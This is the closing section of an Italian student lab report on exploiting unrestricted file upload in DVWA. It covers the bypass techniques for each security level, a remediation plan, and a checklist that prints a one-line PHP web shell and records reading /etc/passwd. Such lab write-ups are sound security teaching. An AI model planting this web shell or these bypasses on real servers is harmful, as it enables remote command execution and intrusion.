


Figura 12: Burp Repeater - esecuzione confermata su Security Level MEDIUM.

9. Analisi della Vulnerabilita'

La vulnerabilita' di File Upload senza restrizioni (Unrestricted File Upload) e' classificata nella OWASP Top 10 come A04:2021 Insecure Design. La causa principale e' la mancanza di validazione lato server sul tipo e contenuto dei file caricati. I tre livelli di DVWA dimostrano l'escalation delle protezioni e le relative tecniche di bypass.

Livello	Protezione	Tecnica di bypass	Stato
LOW	Nessuna validazione	Upload diretto di qualsiasi file PHP	Completato
MEDIUM	Controllo Content-Type HTTP	Bypass modificando l'header in Burp Suite	Completato (bonus)
HIGH	Magic bytes + MIME + estensione	File poliglotta: header JPEG + codice PHP	Non richiesto

Tabella 7: Confronto tra i livelli di sicurezza DVWA.

Misure di mitigazione raccomandate:

#	Misura	Dettaglio	Priorita'
1	Whitelist estensioni	Accettare solo .jpg, .png, .gif con controllo server-side	Critica
2	Validazione magic bytes	Verificare i primi byte del file per identificarne il tipo reale	Critica
3	Rinomina automatica	Salvare il file con nome casuale senza estensione eseguibile	Alta
4	Directory non eseguibile	Configurare Apache per non eseguire PHP nella cartella uploads/	Alta
5	Content Security Policy	Impedire l'esecuzione di script caricati da utenti non autorizzati	Media

Tabella 8: Piano di remediation ordinato per priorita'.

10. Checklist Consegna

Elemento	Dettaglio	Completato
Codice PHP della shell	<?php system(\$_REQUEST["cmd"]); ?>	SI
Upload riuscito - LOW	Screenshot DVWA con messaggio di conferma	SI
Intercettazione Burp	Screenshot richiesta GET in Proxy e Repeater	SI
Esecuzione whoami	Risultato: www-data	SI

Elemento	Dettaglio	Completato
Esecuzione id	uid=33(www-data) gid=33(www-data)	SI
Esecuzione uname -a	Linux metasploitable 2.6.24-16-server i686	SI
Esecuzione ip addr	192.168.56.101 su interfaccia eth0	SI
Lettura /etc/passwd	Lista completa utenti di sistema	SI
BONUS - Bypass MEDIUM	Content-Type modificato in Burp Suite	SI

Ho completato tutti gli obiettivi obbligatori con successo. Ho completato il bonus del livello MEDIUM tramite bypass del Content-Type con Burp Suite. Gli screenshot allegati documentano ogni fase dell'esercitazione.

11. Conclusioni

Questa esercitazione mi ha permesso di dimostrare concretamente come una vulnerabilita' di File Upload senza restrizioni possa essere sfruttata per ottenere il controllo remoto di un sistema. Partendo da un semplice form di upload, ho caricato una web shell PHP, eseguito comandi arbitrari e raccolto informazioni sensibili sul sistema bersaglio: utenti di sistema, versione del kernel, configurazione di rete e processi in esecuzione.

Utilizzando Burp Suite ho intercettato e analizzato ogni richiesta HTTP, compreso il funzionamento del filtro del livello MEDIUM e bypassato il controllo modificando il Content-Type. Questa tecnica rappresenta uno dei vettori di attacco piu' comuni documentati da OWASP e costituisce una competenza fondamentale per qualsiasi ethical hacker.

Report generato da Giampiero | Kali Linux | Burp Suite v2026.3.2 | 11/05/2026 | Solo per uso didattico.